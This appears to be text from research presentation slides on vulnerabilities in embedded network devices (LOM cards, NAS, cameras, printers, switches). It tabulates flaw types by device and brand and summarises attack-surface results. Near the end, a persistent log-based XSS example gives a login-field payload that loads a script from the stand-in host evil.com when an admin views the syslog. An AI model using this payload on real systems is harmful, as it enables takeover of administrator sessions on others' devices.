
Devices as stepping stones




I Administer
the device




Devices as stepping stones



Devices as stepping stones



Devices as stepping stones



Devices as stepping stones




5 access files



Devices as stepping stones



Devices as stepping stones



Devices as stepping stones



Brands



D-Link®

IBM

SMC[®]
N e t w o r k s

SAMSUNG

.
CISCO

NETGEAR[®]
Connect with Innovation™

インターネット、もっと使いやすく
BUFFALOTM

intel®

Devices



Vulnerabilities by category



Type	Num	XSS	CSRF	XCS	RXCS	File	Auth
LOM	3						
Photo	3						
NAS	5						
Router	1						
IP camera	3						
IP phone	1						
Switch	4						
Printer	3						

one vulnerability



many vulnerability

Vulnerabilities by category



Type	Num	XSS	CSRF	XCS	RXCS	File	Auth
LOM	3						
Photo	3						
NAS	5						
Router	1						
IP camera	3						
IP phone	1						
Switch	4						
Printer	3						



one vulnerability



many vulnerability

Devices by Brand



Brand	Camera	LOM	NAS	Phone	Photo Frame	Printer	Router	Switch
Allied								
Buffalo								
D-Link								
Dell								
eStarling								
HP								
IBM								
Intel								
Kodak								
LaCie								
Linksys								
Netgear								
Panasonic								
QNAP								
Samsung								
SMC								
TrendNet								

Attack surface



- Confidentiality
- Integrity
- Availability
- Access control
- Attribution

Attack surface result



Attack surface result



Confidentiality	5	Steal private data
-----------------	---	--------------------

Attack surface result



Confidentiality	5	Steal private data
Integrity	22	Reconfigure device

Attack surface result



Confidentiality	5	Steal private data
Integrity	22	Reconfigure device
Availability	18	Reboot device

Attack surface result



Confidentiality	5	Steal private data
Integrity	22	Reconfigure device
Availability	18	Reboot device
Access control	23	Access files without password

Attack surface result



Confidentiality	5	Steal private data
Integrity	22	Reconfigure device
Availability	18	Reboot device
Access control	23	Access files without password
Attribution	22	Don't log access

Illustrative Attacks



Quick warm-up: LOM

LOM basics

Log XSS



LOM basics

- ▶ Lights-out recovery, maintenance, inventory tracking
- ▶ PCI card and chipset varieties available
- ▶ Separate NIC and admin login*
- ▶ Low-security default settings
- ▶ Motherboard connection
- ▶ Usually invisible to OS





Log XSS

- ▶ Known for a decade
- ▶ Traditionally injected via DNS
- ▶ Also see recent IBM BladeCenter advisory

<http://www.cert.fi/en/reports/2009/vulnerability2009029.html>

Persistant Log-based XSS



Persistant Log-based XSS



| Attacker attempts to login as user

");</script><script src="//evil.com/"></script><script>

Persistant Log-based XSS



| Attacker attempts to login as user

");</script><script src="//evil.com/"></script><script>

2 Admin views syslog



